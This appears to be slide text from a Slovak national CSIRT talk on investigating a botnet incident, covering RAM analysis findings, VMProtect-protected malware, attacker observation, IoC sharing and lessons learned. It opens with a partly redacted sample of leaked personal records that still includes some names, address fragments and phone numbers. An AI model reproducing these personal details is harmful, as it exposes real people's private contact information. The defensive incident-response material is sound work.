
6686439	43576094[REDACTED]12 2019 UNITED STATES Teresa [REDACTED] RD TUCSON AZ 85712 184 5208676444		Dead
7057516	41534220[REDACTED]08 2019 014 UNITED STATES [REDACTED] Birdl [REDACTED] 226 Phoenix AZ 85712 bird_e1985@[REDACTED]		Time Off
7062285	43130755[REDACTED]10 2019 194 UNITED STATES [REDACTED] Swisher [REDACTED] Way [REDACTED]l@gmail.com (303) 396-[REDACTED]		Time Off
7919884	51780581[REDACTED]12 2020 265 UNITED STATES [REDACTED] po box 52 Florence TX 765[REDACTED]		Live

Zaujímavé možnosti analýzy RAM

- Fastflux uzly útočník môže vzdialene prekonfigurovať
- Riadiace direktívy pre BOTNET vo formáte JSON
 - Konfigurácia HTTP serverov
 - Adresy backendových serverov
 - Doménové mená
 - TLS certifikáty s privátnymi kľúčmi
- Unikátna riadiace štruktúra
- Hypotéza
 - Jedná sa o modifikáciu existujúceho alebo nový druh botnetu?

- Malware
 - Ochrana pred reverzným inžinierstvom
 - Spúšťané pri spustení operačného systému
- Chránené komerčným softwarom VMProtect
 - Kontaktovanie spoločnosti
- Identifikácia presného skriptu použitého na infekciu počítača

- S povolením majiteľa zariadenie dočasne ponechané aktívne
- Pozorovanie aktivity útočníka a zber dodatočných údajov
- Opakované upozornenia od zahraničných partnerov
- Vypnutie zariadenia a jeho obnova do pôvodného stavu



- Zdieľanie IoC a zistení s CSIRT komunitou
- Komunikácia s veľkými prevádzkovateľmi
 - passiveDNS
 - botnet už dlho monitorujú
- Informovanie zodpovedných orgánov zahraničných partnerov zasiahnutých únikom informácií

- Triviálne incidenty môžu byť v skutočnosti komplikované
- Pohotová reakcia
- Analytické, často out-of-the-box myslenie analytika
- Návrh vlastných nástrojov, kreatívne myslenie
- Komunikácia a výmena informácií na národnej i medzinárodnej úrovni
- Tímová práca

KONTINUÁLNA POTREBA ZLEPŠOVAŤ SA



- Zodpovedný za ochranu národného kybernetického priestoru
- Ak regulovaný subjekt nemá CSIRT, je zákazníkom Národného CSIRT
- Na národnej úrovni
 - Rieši kybernetické bezpečnostné incidenty
 - Buduje bezpečnostné povedomie
 - Rieši medzinárodnú spoluprácu
 - Spolupracuje s ostatnými jednotkami CSIRT na Slovensku a v zahraničí



ĎAKUJEM ZA POZORNOST

